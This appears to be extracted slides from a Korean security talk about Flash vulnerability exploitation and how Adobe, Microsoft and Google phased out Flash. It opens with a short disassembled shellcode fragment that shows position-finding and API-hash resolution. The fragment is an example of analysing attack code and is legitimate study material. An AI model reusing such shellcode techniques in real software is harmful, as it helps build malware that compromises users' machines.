
081e1004	55	push	ebp
081e1005	8bec	mov	ebp,esp
081e1007	83ec48	sub	esp,48h
081e100a	56	push	esi
081e100b	e802000000	call	081e1012
081e1010	eb04	jmp	081e1016
081e1012	8b0424	mov	eax,dword ptr [esp]
081e1015	c3	ret	
081e1016	8945fc	mov	dword ptr [ebp-4],eax
081e1019	836dfc0c	sub	dword ptr [ebp-4],0Ch
081e101d	b86e184000	mov	eax,40186Eh
081e1022	99	cdq	
081e1023	8bc8	mov	ecx,eax
081e1025	8bf2	mov	esi,edx
081e1027	b800104000	mov	eax,401000h
081e102c	99	cdq	
081e102d	2bc8	sub	ecx,eax
081e102f	1bf2	sbb	esi,edx
081e1031	83c101	add	ecx,1
081e1034	83d600	adc	esi,0
081e1037	894de8	mov	dword ptr [ebp-18h],ecx
081e103a	b938680d16	mov	ecx,160D6838h
081e103f	e89a040000	call	081e14de
081e1044	8945c4	mov	dword ptr [ebp-3Ch],eax
081e1047	b958a453e5	mov	ecx,0E553A458h
081e104c	e88d040000	call	081e14de
081e1051	8945e0	mov	dword ptr [ebp-20h],eax
081e1054	b908871d60	mov	ecx,601D8708h
081e1059	e880040000	call	081e14de
081e105c	8945bc	mov	dword ptr [ebp-14h],ecx

Shellcode


- 과거 플래시 취약점 악용이 증가할 당시 수동에서 자동 업데이트로 정책 변경



• 제한된 보기 (Protected View)




• 제한된 보기




브라우저 벤더 대응


· 플래시 로딩 알림창



- 플래시 로딩 알림창




• 2020년 말에 Flash 지원 중단 발표



Ref: <https://theblog.adobe.com/adobe-flash-update/>

• 인터넷 익스플로러, 엣지 브라우저



The screenshot shows a web browser window with the address bar displaying the URL: <https://blogs.windows.com/msedgedev/2017/07/25/flash-on-windows-timeline/#etdkmP71eXskesZ6.97>. The page has a blue header with navigation links: Windows Blogs, Windows 10, Devices, Windows Developer, Microsoft Edge Developer, and Business. The main content area lists the timeline for Flash support in Microsoft Edge and Internet Explorer.

- Through the end of 2017 and into 2018, Microsoft Edge will continue to ask users for permission to run Flash on most sites the first time the site is visited, and will remember the user's preference on subsequent visits. Internet Explorer will continue to allow Flash with no special permissions required during this time.
- In mid to late 2018, we will update Microsoft Edge to require permission for Flash to be run each session. Internet Explorer will continue to allow Flash for all sites in 2018.
- In mid to late 2019, we will disable Flash by default in both Microsoft Edge and Internet Explorer. Users will be able to re-enable Flash in both browsers. When re-enabled, Microsoft Edge will continue to require approval for Flash on a site-by-site basis.
- By the end of 2020, we will remove the ability to run Adobe Flash in Microsoft Edge and Internet Explorer across all supported versions of Microsoft Windows. Users will no longer have any ability to enable or run Flash.

Ref: <https://blogs.windows.com/msedgedev/2017/07/25/flash-on-windows-timeline/#etdkmP71eXskesZ6.97>

• 구글 크롬

Saying goodbye to Flash in Chrome

Anthony Laforge
Product Manager, Google
Chrome

Published Jul 25, 2017

Today, [Adobe announced its plans](#) to stop supporting Flash at the end of 2020.

For 20 years, Flash has helped shape the way that you play games, watch videos and run applications on the web. But over the last few years, Flash has become less common. Three years ago, 80 percent of desktop Chrome users visited a site with Flash each day. Today usage is only [17 percent](#) and continues to decline.

This trend reveals that sites are migrating to open web technologies, which are faster and more power-efficient than Flash. They're also more secure, so you can be safer while shopping, banking, or reading sensitive documents. They also work on both mobile and desktop, so you can visit your favorite site anywhere.

These open web technologies became the [default experience](#) for Chrome late last year when sites started needing to ask your permission to run Flash. Chrome will continue phasing out Flash over the next few years, first by asking for your permission to run Flash in more situations, and eventually disabling it by default. We will remove Flash completely from Chrome toward the end of 2020.

[- HIDE RELATED ARTICLES](#)

Ref: <https://www.blog.google/products/chrome/saying-goodbye-flash-chrome/>

플래시 → HTML5

감사합니다

